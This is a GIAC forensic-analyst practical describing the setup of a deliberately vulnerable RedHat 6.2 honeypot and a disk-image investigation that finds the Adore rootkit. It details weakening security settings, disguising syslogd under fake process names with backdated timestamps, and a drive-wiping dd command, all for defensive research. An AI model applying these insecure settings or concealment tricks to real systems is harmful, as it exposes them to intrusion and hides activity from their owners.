Fight crime.
Unravel incidents... one byte at a time.

GIAC Certified Forensic Analyst Practical Assignment v1.0

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
Part 1 -- Perform Forensic Analysis on a System

Honeypot

The layout of the Honeypot is pictured on the right. This is very much the same design that Mr. Stephen Holcroft describes in his whitepaper (pars. 2-3). The network consists of a Linksys cable modem connected to a system running RedHat 7.3 and using iptables for the firewall. See Appendix 1 for the iptables script used for the firewall. The firewall machine has three interfaces. One interface is connected to the cable router and the second interface is used as a side DMZ. The last interface was used to connect to the internal LAN and another firewall.



Honeypot Layout

The honeypot was loaded with a default install of RedHat6.2. Beyond the default OS install, Bind 8.2.2_P5-9 was added and configured. Also, IMAP 4.7-5 and pop3 were added. The honeypot's syslog daemon was modified to send the logs to the Snort/Syslog server. The end goal was to make it look like a home user who did not have a lot of LINUX knowledge setup the system.

Honeypot Setup

The process outlined below was used to setup the honeypot.

Zero Out the hard drive

This was done to ensure that old files were not recovered as part of the forensic investigation. In order to do this, the machine was brought up under RedHat 7.3 in "Linux rescue" mode. The following commands were used to zero out the drive:

```
dd if=/dev/zero of=/dev/hda
```

RedHat 6.2 Install

RedHat 6.2 was the chosen because of its numerous security issues. The following options were used when installing the OS:

Main Packages:

Gnome	NFS Server
KDE	SMB (Samba) Server
Printer Support	Anonymous FTP Server
X Window System	Web Server
Mail/WWW/News Tools	DNS Name Server
DOS/Windows Connectivity	Network Management
Multimedia Support	Workstation
Networked Workstation	Development
Dialup Workstation	Utilities

Individual Packages:

autofs	tftp
rwall	tripwire 2.3-47
squid	

Changes made to the OS

- Renamed /etc/securetty to /etc/securetty.orginal
  Renaming this file will remove the security check done when someone logs in.
- Added ALL:ALL to /etc/hosts.allow
- Renamed /etc/rc.d/init.d/ipchains to /etc/rc.d/init.d/ipchains.orginial
- Installed a new version of syslog with below modifications (Holcroft, pars. 11-12).
  This was done just in case the attacker tried to modify syslog daemon or configuration files. It was hoped that the attacker would assume that syslogd was not running.
  - Changed the following lines in syslog.c

    From

    ```
    #ifndef _PATH_LOGCONF
    #define _PATH_LOGCONF   "/etc/syslog.conf"
    #endif
    ```

    To

    ```
    #ifndef _PATH_LOGCONF
    #define _PATH_LOGCONF   "/usr/X11R6/lib/X11/fonts/Type1/coura.pfa"
    #endif
    ```
  - Commented out all the lines in the new /usr/X11R6/lib/X11/fonts/Type1/coura.pfa (syslog.conf) file and added the following line to the file so that remote logging could happen:

```
*.*                    @192.168.10.6
```

- syslogd was renamed to gnome-pty or rpc.yp and copied to /usr/sbin. The goal was to hide the syslogd process when doing a ps and to hide the file from prying eyes.
- klogd was renamed to gnome-help or rpc.autofs and copied to /usr/sbin. The goal here was the same as syslogd.
- To finish hiding the recompiled syslogd and klogd the following was done to make it appear to be part of the default install of RedHat 6.2:

```
touch -ma 0307103000 /usr/sbin/gnome-pty
touch -ma 0307103000 /usr/sbin/gnome-help
```

- Disabled the syslog script in /etc/rc.d/init.d

- Altered the xfs script so that it would start the new syslog by script to read:

```
case "$1" in
 start)
      echo -n "Starting X Font Server: "
      buildfontlist
      rm -fr /tmp/.font-unix
      daemon xfs -droppriv -daemon -port -1
      touch /var/lock/subsys/xfs
      echo
      echo -n "Starting Gnome-PTY Server: "
      daemon gnome-pty
      echo
      echo -n "Starting Gnome-help Server: "
      daemon gnome-help
      echo
      ;;
 stop)
      echo -n "Shutting down X Font Server: "
      killproc xfs
      rm -f /var/lock/subsys/xfs
      echo
      echo -n "Shutting down Gnome-PTY Server: "
      killproc gnome-pty
      echo
      echo -n "Shutting down Gnome-help Server: "
      killproc gnome-help
      echo
      ;;
```

- Removed /bin/ash
- Removed /bin/ash.static
- Making the shells record to syslog
  This allowed the remote syslog server to record everything the attacker did on the honeypot (Holcroft, par. 15) . The only issue with the altered shells was if the attacker found the modified syslogd daemon and disabled it, it would also disable

the shells from sending anything to the remote syslog server. A copy of the network traffic was still being recorded by the ethereal on another machine.
- Installed bash 2.05a with the patch available at: http://www.ccitt5.net/archives/bash-bofh-2.05a-0.0.1.tar.gz
- Installed tcsh 6.11 with the patch available at: http://www.ccitt5.net/archives/tcsh-bofh-6.11-0.0.1.tar.gz
- Replaced the old bash and tcsh shells the new modified bash and tcsh shells under the /bin directory
- ln -s /bin/bash /bin/bsh
- Needed to make both shells appear to be part of the default install. The following was used to change the times on the files:

```
touch -ma 0307103000 /bin/tcsh
touch -ma 0307103000 /bin/bash
```

- Installed Tripwire 2.3-47 (freeware version)
  This is used to help facilitate finding changes on the systems after the honeypot was taken off the network.
  - NFS mounted a drive under /root/games
  - Changes to install.cfg file. These changes were felt necessary so that an attacker could not change the policy files nor the database files.


```
# Tripwire policy files are stored in TWPOLICY.
TWPOLICY="/root/games/etc/tripwire"

# Tripwire database files are stored in TWDB.
TWDB="/root/games/tripwire"
```

  - Installed Tripwire
  - ln -s /root/games/tripwire/etc /etc/tripwire
  - ln -s /root/games/tripwire/var /var/tripwire
  - Created the initial version of the tripwire database
  - Unmounted /root/games to make sure that it did not get corrupted once the database creation was done.

A system with RedHat 7.3 installed was used as a syslog server and also as an internal IDS running Snort. It was assumed that the blackhat would alter the logs and possible do something with the syslog daemon on the honeypot. Snort was used to monitor the network when the honeypot was being hit by scans and exploits. Also, another machine running ethereal and the network card set to 0.0.0.0 for the IP address recorded everything that happened on the internal network. The IP address 0.0.0.0 made the machine nearly invisible and made it almost impossible to attack.

The honeypot was only turned on when it could be watched. This was to ensure that the honeypot was not used for scanning, DOSes, and other malicious behavior. Once, the honeypot was exploited, the honeypot was watched closely to ensure it was not used maliciously against other machines on the internet. The blackhat was given a couple of hours to do what he or she want with the system. When the time was up, the firewall as re-configured to block all the incoming and outgoing traffic and system was unplugged

from the firewall. Below is a picture of the finished honeypot network.



Picture of the Honeypot Network

Creation of the Forensics Toolkit

It was determined that to know precisely how the binaries where compiled, a forensics toolkit had to be created. Using several existing LINUX distributions that say they are statically compiled was possible. However rather than going through them binary by binary, it seemed easier to create the toolkit with the appropriate layout. Gideon Lenkey's guide to “Building A Jump Kit” was helpful and can be downloaded at http: //www.infotec h-nj.com/papers/JumpKit_HOWTO.txt.

All of the tools, listed in Appendix 15, were downloaded, ungzipped, and untared. For every tool, *./configure –prefix=/toolkit* was ran. Once that was completed, the Makefile was edited with vi. Under LDFLAG option in the Makefile, -static was added (par. 11). When -static is added to the Linker Flag directive, it will create a static binary. Then a make was issued to compile the binary. After that had completed, a make install was used to install the binary and whatever else into the toolkit directory.

Once all the tools had been compiled, a script was ran on the bin directory under /toolkit. The script would issue a ldd on each binary and send the output to a log file, along with stripping the binary. The reason for this was to reduce the size of the binary (par. 18). The binary may end up being stored on a floppy disk, and more tools can fit on a floppy disk if all of the tools have been stripped. The script used is in Appendix 2.

Lastly, the entire toolkit is copied to a CDR.

Hardware Captured

Case #	***Tag #***	***Model Number***	***Serial Number***	***Description***
1	1	EN series 6226/3.2 DOM	6821BWZ4Q603	Compaq Deskpro EN Series P266/66 Computer System with a Maxtor 3.2 GB Hard drive (Tag # 2), internal 3.2 HDD 33/54 US (Floppy Drive), ATI RPRO 1X NLX 4 US (Video Card), NC3121 10/100 US (PCI Network Card)
1	2	83249D3	216A6010NGFQV8	Maxtor hard drive 3.2 GB
1	3	166516-006	B13990E39G48SL	Compaq keyboard
1	4	30-46117-02	LZ71752492	Digital mouse
1	5	HP dvd+r	C401RP205193118 B091	DVD of honeypot images
1	6	Imataion CD-R 700MB/80 min.	LH3103FL1034100 D5	CDR copy of honeypot images

Imaging The System

Partition Layout*

Device	***Boot***	***Start***	***End***	***Blocks***	***System***
/dev/hde1	*	1	718	2894944	ext2
/dev/hde2		719	784	266112	extended
/dev/hde5		719	784	266080	swap

* The partition layout was obtained and recorded during the honeypot setup.

Above is the partition layout of the honeypot. This was recorded for use during the forensic audit. Primary it was used during the creation of the forensic images.

Obtaining The Forensic Image

It was decided that getting an image while the system was up and running would be the best approach. Also, the honeypot did not need to be left connected to the Internet, so that the attacker could come back to the honeypot. Appendix 8 contains the outlined procedure that would be used to do a forensics analysis on a live system.

Unfortunately, while the machine was being cracked, the power went out. The honeypot, syslog server, network sniffers, and firewall were not on a UPS. According to

the logs on the firewall, the cracker had spent a few minutes on the system and then logged out. After several seconds a new connection appeared from the cracker. About a minute later the attacker tries to get back into the system with his or her remote exploit. It was during that time the power went out due to a severe thunderstorm. Thus the live system forensics was not used and the drive was pulled for a drive image analysis. The following steps were followed to obtain drive images on another LINUX system:

1) The machine was booted up into the CMOS settings. In the CMOS it was ensured that the boot drive would be the root filesystem for the internal hard drive, not the honeypot drive. Once it was verified that was the case, the CMOS was exited and the machine was shutdown.
2) The drive was installed into the removable drive bay in another LINUX system as a slave on the second IDE controller.
3) The machine was booted up without the honeypot drive being mounted into LINUX.
4) Using the dmesg command to find which device the honeypot drive would be accessed, i.e., /dev/hde.
5) Created the image files:
   1. dd if=/dev/hde1 of=/data/honeypot_hde1_dd.img
   2. dd if=/dev/hde2 of=/data/honeypot_hde2_dd.img
   3. dd if=/dev/hde5 of=/data/honeypot_hde5_dd.img
6) Once the drive images were created, a md5sum was done on every file and saved to a file called honeypot_md5sums:
   1. md5sum /data/honeypot_hde1_dd.img
   2. md5sum /data/honeypot_hde2_dd.img
   3. md5sum /data/honeypot_hde5_dd.img
7) Another md5sum was done on each partition of the honeypot hard drive and saved to a file called honeypot_actual_drive_md5sums.
8) The md5sums files were compared and found that each of the partition md5 hashes matched.
9) A DVD+R was created containing all of the honeypot drive images and the md5sums files. This DVD was used for the forensics analysis.
10) A copy of the honeypot_hde1_dd.img was made and the md5sum compared with the original.
11) The copy of the honeypot_hde1_dd.img was gzipped.
12) The following files were burned a CDR for a second read-only copy:
   1. honeypot_hde1_dd.img.gz
   2. honeypot_hde2_dd.img
   3. honeypot_hde5_dd.img
   4. md5sums_honeypot
13) Once both the DVD+R and the CDR was done burning the MD5 hashes were compared with the MD5 hashes of the honeypot partitions.
14) All of the above items were entered into the media checkout log (see appendix 3) and for each item it was recorded when the item was checked out.

MD5 Hashes

MD5 Hashes of Honeypot Hard Drive

Md5 Hash	Drive Partition
b3b1677b70444db3ad5c177726554441	/dev/hde1
de937dcd2c6b2f6420e2a686fed2457e	/dev/hde2
cb38335dc2d7b525334dbcef766b7939	/dev/hde5

MD5 Hashes of Forensic Images

MD5 Hash	DD Image File
b3b1677b70444db3ad5c177726554441	honeypot_hde1.img
de937dcd2c6b2f6420e2a686fed2457e	honeypot_hde2.img
cb38335dc2d7b525334dbcef766b7939	honeypot_hde5.img

Ensuring Data Integrity

To ensure that the hard drive was not altered during the forensic process, the DVD+R was used during the process. By using the DVD+R in a regular DVD drive, the partition images cannot be altered unless the DVD goes bad. Periodically, the MD5 hashes for each partition were checked. When the MD5 hash failed on the DVD, another DVD+R would be created using the images stored on the CDROM.

Media Analysis of System

Analysis Systems

Primary Analysis System
Sony Vaio PCG-FX300
Pentium III 1 GHz
512 megs of ram
40 gig hard drive
OS: RedHat 7.3 LINUX Windows XP Pro.

Secondary Analysis System
AMD Athlon 1.2 GHz processor
1.5 gig of ram
40 gig hard drive
OS: RedHat 7.3 LINUX and Windows 2000

Poorman's “Tripwire” Analysis

Since another drive of the same type was not available, it was decided that booting up the honeypot root drive to do a tripwire analysis and a rpm analysis would alter the filesystem too much. Another method to detect whether the files have been altered with the same characteristics as tripwire had to be sought. The best way to accomplish this was to create a file database of md5 hashes of a clean system. In this case RedHat 6.2 with everything installed would do the job. Then create another md5 hash database of the honeypot system. Finally, both databases are then compared. Appendix 6 contains both scripts used.

The Perl script called md5-compare.pl takes a “clean system” md5 hash flat text file database and compares it with another “dirty system” md5 hash flat text file database. It produces a file, called dirty_outfile, that contains a list of filenames and md5 hashes that do match the “clean systems” md5 hashes and those that failed or were not found. A sample output of the dirty_outfile is below:

```
OK -- Dirty System:/bin/aumix-minimal MATCHES Clean System: /bin/aumix-minimal
Dirty MD5: d53c7a48ff8eecf8ba6d1623d7a4608d     Clean MD5:
d53c7a48ff8eecf8ba6d1623d7a4608d

OK -- Dirty System:/bin/basename MATCHES Clean System: /bin/basename
Dirty MD5: a1ed9b75c6481f7a612b54639b87cf64     Clean MD5:
a1ed9b75c6481f7a612b54639b87cf64

FAILED -- Dirty System:/bin/bash DOES NOT MATCH Clean System: /bin/bash
Dirty MD5: e49e46bdfa1c77bebb1b334596a93b5e     Clean MD5:
31414aa55daeb5d3765e3b1b610a282f
```

Another log file is created containing those files did not match in md5 hashes and that are on the “dirty system” but not found on the “clean system.” An example of this log, named dirty_outfile.md5, is below.

```
/bin/bash:31414aa55daeb5d3765e3b1b610a282f:/bin/bash:
e49e46bdfa1c77bebb1b334596a93b5e
/bin/tcsh:21e38eb4a9e0ae4af6e91b9ba8bb245a:/bin/tcsh:
e76df44bd9d0aafa6ec73dca785a9c8c
::/boot/boot.0300:8863c288ed733bd01635e03a30511910
```

The last output file of interest that the script produced is a “not found” log of those files that are on the “clean system” but not found on the “dirty system.” As before, a small example of the not found log (dirty_outfile.nf) is below.

```
/var/log/bindrestart.log:a1f92c5aa108d9661f1e9ef2648cdb5d
/var/run/named.pid:d92b43f02e5ea103c2a3a8ee0d487cfa
/var/spool/cron/root:7cd0b58f83d87a1317bca52c623054df
/var/spool/mail/root:e4943fde3038534637f9a0ceed0a0e51
```

List of Unauthorized Files

Below is a list of files added to the honeypot by the cracker that were found when running the poorman's “tripwire” scripts.

Filename and Path	MD5 Hash
/usr/lib/adore-0.42.tgz	156ded13d5e16b84a9e31193bc9bc417
/usr/lib/adore/adore.c	4ae10ffd24d3038d555bbcd068e4db5b
/usr/lib/adore/adore.h	b3b405ae9d97d68234208cda2f4a195b
/usr/lib/adore/adore.o	a027806447cba9fc70f3392558a42d27

Filename and Path	MD5 Hash
/usr/lib/adore/ava.c	a8af09fd53d76d218b3fadeb70d1fc09
/usr/lib/adore/Changelog	60a6b90f32d8387457c0357ffe33605e
/usr/lib/adore/cleaner.c	3cb6c54561a78dd9c555cc3cbbf95ebc
/usr/lib/adore/configure	55dbe55097ec9cbda701de95c084eec2
/usr/lib/adore/CVS/Entries	776aa6fbdf84a42ff451fc3cfe06248d
/usr/lib/adore/CVS/Repository	2e70f83227e041f671b8afdd62e2037f
/usr/lib/adore/CVS/Root	b4e1ad3211517e5fd4a95a0be19e1341
/usr/lib/adore/CVS/Tag	330c7f1c3fef7a3a39645e048988a84d
/usr/lib/adore/dummy.c	ca37049245b51319ddc068f23882c3f9
/usr/lib/adore/libinvisible.c	26e38f23062df4037a287303ea021484
/usr/lib/adore/libinvisible.h	8af11813c20a544a60d2ba2d9f8f3f67
/usr/lib/adore/LICENSE	8b35274c9f833c760738cd5765a5c1ba
/usr/lib/adore/Makefile	04052fc3bc4458278348dca0acccbd79
/usr/lib/adore/Makefile.gen	e4346f1a3a5fed10786e49b65fab7e6c
/usr/lib/adore/Makefile_Sat_Aug_17_22 05 10_EDT_2002	5590059267200c61673b5e3f557f2e96
/usr/lib/adore/README	9d626bf8f6874e63a64403ff24757b9d
/usr/lib/adore/rename.c	158e51f5f2ceb287a4658257c9895f40
/usr/lib/adore/startadore	92a334f54cf6f2ea67c3ac2c134ccef9
/usr/lib/adore/TODO	13d8ca70a0ca77b62c44c903c7d961d4

List of SetUID and SetGID Files

Below is a list of SetUID and SetGID files found on the honeypot drive that were all system related files. The script in Appendix 7 was used to generate this list.

Date	Time	Size	Filename
2/2/2000	15:38:56	524	/usr/bin/sperl5.00503
2/2/2000	15:38:56	524	/usr/bin/suidperl
2/3/2000	9:14:12	28	/bin/umount
2/3/2000	9:14:12	60	/bin/mount
2/3/2000	13:29:47	24	/usr/bin/slocate
2/3/2000	13:33:34	24	/usr/bin/crontab
2/5/2000	17:22:17	28	/sbin/pwdb_chkpwd
2/5/2000	17:22:17	28	/sbin/unix_chkpwd
2/7/2000	14:02:30	20	/usr/sbin/traceroute
2/7/2000	15:51:32	12	/usr/bin/lockfile
2/7/2000	15:51:32	80	/usr/bin/procmail
2/7/2000	17:20:39	12	/usr/bin/passwd
2/10/2000	11:09:13	236	/usr/bin/gtali
2/10/2000	11:09:13	24	/usr/bin/glines
2/10/2000	11:09:13	24	/usr/bin/gturing
2/10/2000	11:09:13	24	/usr/bin/same-gnome
2/10/2000	11:09:13	28	/usr/bin/gnotravex
2/10/2000	11:09:13	48	/usr/bin/iagno

Date	Time	Size	Filename
2/10/2000	11:09:13	48	/usr/bin/mahjongg
2/10/2000	11:09:13	56	/usr/bin/gnome-stones
2/10/2000	11:09:13	72	/usr/bin/gnibbles
2/10/2000	11:09:13	76	/usr/bin/gnomine
2/10/2000	11:09:13	80	/usr/bin/gnobots2
2/10/2000	11:09:14	40	/usr/bin/gataxx
2/14/2000	14:13:39	20	/usr/bin/lpq
2/14/2000	14:13:39	28	/usr/sbin/lpc
2/14/2000	14:13:40	20	/usr/bin/lpr
2/14/2000	14:13:40	20	/usr/bin/lprm
2/16/2000	11:03:09	36	/usr/bin/chage
2/16/2000	11:03:10	36	/usr/bin/gpasswd
2/17/2000	17:51:22	320	/usr/sbin/sendmail
2/21/2000	16:41:58	12	/usr/sbin/gnome-pty-helper
2/21/2000	22:40:14	16	/usr/lib/emacs/20.5/i386-redhat-linux-gnu/movemail
2/24/2000	13:20:12	8	/usr/sbin/utempter
2/29/2000	16:59:08	36	/usr/libexec/pt_chown
2/29/2000	19:03:36	36	/usr/bin/man
3/1/2000	14:48:07	36	/usr/bin/at
3/2/2000	13:08:10	76	/usr/bin/inews
3/2/2000	14:31:32	48	/sbin/dump
3/2/2000	14:31:32	72	/sbin/restore
3/6/2000	9:57:55	20	/bin/ping
3/6/2000	11:20:45	8	/usr/X11R6/bin/Xwrapper
3/7/2000	5:29:43	12	/usr/bin/write
3/7/2000	5:29:44	16	/usr/bin/chfn
3/7/2000	5:29:44	16	/usr/bin/chsh
3/7/2000	5:29:44	8	/usr/bin/newgrp
3/7/2000	5:33:09	12	/usr/bin/rlogin
3/7/2000	5:33:09	16	/usr/bin/rcp
3/7/2000	5:33:09	8	/usr/bin/rsh
3/7/2000	5:39:29	104	/usr/bin/uustat
3/7/2000	5:39:29	108	/usr/sbin/uuxqt
3/7/2000	5:39:29	132	/usr/bin/cu
3/7/2000	5:39:29	224	/usr/sbin/uucico
3/7/2000	5:39:29	40	/usr/bin/uuname
3/7/2000	5:39:29	96	/usr/bin/uucp
3/7/2000	5:39:29	96	/usr/bin/uux
3/7/2000	5:43:29	8	/usr/bin/wall
3/7/2000	6:12:38	172	/usr/bin/minicom
3/7/2000	6:15:34	16	/bin/su
3/7/2000	20:34:05	20	/usr/sbin/userhelper
3/8/2000	11:26:00	4	/sbin/netreport

Date	Time	Size	Filename
3/8/2000	11:26:00	8	/usr/sbin/usernetctl

This list was compared with the md5 database of a clean system to ensure that none of them have been modified. The above list was pulled out of the findstuff script's output and the date, time, and size was stripped off with the cut -d" " -f4 setuid.log.

Then the setuid.log file was used to search the dirty_outfile. The script below was used to accomplish this task.

```
#!/bin/bash

for filelist in `cat setuid.log`; do
        echo "Searching for $filelist" | tee -a setuid.out
        grep $filelist  dirty_outfile | tee -a setuid.out
        echo | tee -a setuid.out
        echo | tee -a setuid.out
done
```

The output from this script was reviewed to see if any of the setUID and setGID files had failed on the md5 comparisons between the clean and dirty systems. None of the setUID or setGID files came back as failed.

Altered Startup and Shutdown Files

The output from the "tripwire" analysis was used to ensure that none of the startup or shutdown files were altered by the cracker. The following line was typed in:

```
grep init ./dirty_outfile > initdirty
```

The initdirty file was reviewed. If a file under the init directory received a FAILED error, it was reviewed to see whether it was altered by the researcher during the honeypot setup process. None of the files were altered by the cracker.

Hidden Directories

Below is a list of hidden directories that was found on the honeypot filesystem. All of the directories were normal compared with the clean system. The directory contents were normal also. The findstuff script in Appendix 7 was used to generate this list.

Date	Last Modification Time	Directory
Sat 17 Aug 2002	03:31:41 PM EDT	/tmp/.gnome
Sat 17 Aug 2002	03:31:41 PM EDT	/tmp/.gnome_private
Sat 17 Aug 2002	10:02:42 PM EDT	/tmp/.font-unix
Sat 17 Aug 2002	10:02:47 PM EDT	/tmp/.X11-unix
Sat 17 Aug 2002	07:46:07 PM EDT	/tmp/.ICE-unix
Sat 17 Aug 2002	03:28:35 PM EDT	/usr/share/control-center/.data
Sat 17 Aug 2002	03:34:09 PM EDT	/etc/skel/.kde

Date	Last Modification Time	Directory
Sat 17 Aug 2002	03:42:12 PM EDT	/home/jsmith/.kde
Sat 17 Aug 2002	08:47:55 PM EDT	/root/.gnome
Sat 17 Aug 2002	07:46:07 PM EDT	/root/.gnome_private
Sat 17 Aug 2002	08:49:12 PM EDT	/root/.enlightenment
Sat 17 Aug 2002	07:47:29 PM EDT	/root/.mc
Sat 17 Aug 2002	07:47:17 PM EDT	/root/.gnome-help-browser
Sat 17 Aug 2002	07:47:18 PM EDT	/root/.gnome-desktop
Sat 17 Aug 2002	03:34:09 PM EDT	/root/.kde

Sniffer Programs

The dirty_outfile.md5 log file, which contains a list of failed matches and not found files, was used to search for sniffer programs. The following command line was used to get a list of filenames:

```
cut -d: -f3 dirty_outfile.md5 > flsniff.out
```

The flsniff.out file is then used in the following script:

```
#!/bin/bash

for filelist in `cat ./d`; do
        echo "Searching for $filelist" | tee -a filesearch.out
                file /mnt/hp$filelist  | tee -a filesearch.out
                echo | tee -a filesearch.out
                echo | tee -a filesearch.out
done
```

Then the filesearch.out file was grepped for ELF, which would indicate a binary file. The output was saved to another file called elf.out and contains a listing of eleven files. Elf.out was reviewed with the MAC time analysis during the time the cracker was in the honeypot. However none of the files listed showed up in the MAC analysis when the cracker was on the system except a file called adore.o. Each file was searched for by hand in the dirty_outfile to see why they failed the md5sum. Ten out eleven files were altered or added to the system during the honeypot setup process. The eleventh file was adore.o. That file was created when the cracker compiled the rootkit. With all of the files accounted for, it was determined that no network sniffers were installed on the honeypot by the cracker.

History Files

The history files for both user accounts, root and jsmith, were checked for anomalous activity. Since jsmith had not been logged into, a history file was unavailable. The history file for root only contained commands entered during setup of the honeypot.

MACTime Analysis

Below are some of the highlights from the MACtime analysis. The main emphasis is on what the cracker did during the time frame he or she was on the system. Some of the other MACtimes are of the honeypot being set up. The other MACtimes listed are of events such as the 1st system boot and the last MACtime on the system.

A partial list of the adore-0.42.tgz (ungzipped and untarred) files

Jun 25 00 15:03:05	1660	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/LICENSE
Sep 19 00 09:47:24	1904	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/dummy.c
Dec 21 00 09:54:05	2527	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/libinvisible.h
Dec 23 00 10:57:23	1979	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/cleaner.c
Feb 26 01 10:55:45	4212	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/ava.c
Mar 21 01 12:09:39	193	m..	-rwxr-xr-x	jsmith	jsmith	/usr/lib/adore/startadore
May 13 01 12:15:04	3417	m..	-rw-r--r--	jsmith	jsmith	/usr/lib/adore/libinvisible.c
	2191	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/rename.c
May 15 01 08:23:00	3164	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/README
May 15 01 08:39:22	1016	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/Makefile.gen
Jun 01 01 09:50:14	52	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/TODO
Dec 05 01 14:04:14	2796	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/adore.h
Jan 03 02 09:33:33	23665	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/adore.c
	4181	m..	-rwxr-xr-x	jsmith	jsmith	/usr/lib/adore/configure
Jan 03 02 09:33:57	1275	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/Changelog
Jan 03 02 09:55:30	5	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/CVS/Root
	10	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/CVS/Tag
	768	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/CVS/Entries
	6	m..	-rw-r—r--	jsmith	jsmith	/usr/lib/adore/CVS/Repository
	4096	m..	drwxr-xr-x	jsmith	jsmith	/usr/lib/adore/CVS
Jan 03 02 15:11:46	14749	m..	-rw-r—r--	root	root	/usr/lib/adore-0.42.tgz

1st System boot

Aug 17 02 15:25:42	16384	m.c	drwxr-xr-x	root	root	/lost+found
Aug 17 02 15:25:56	4096	mac	drwxr-xr-x	root	root	/proc
Aug 17 02 15:25:57	16384	.a.	-rw-r—r--	root	root	/var/lib/rpm/conflictsindex.rpm
Aug 17 02 15:26:02	9648	.a.	-rw-r—r--	root	root	/tmp/install.log

Setting up the honeypot

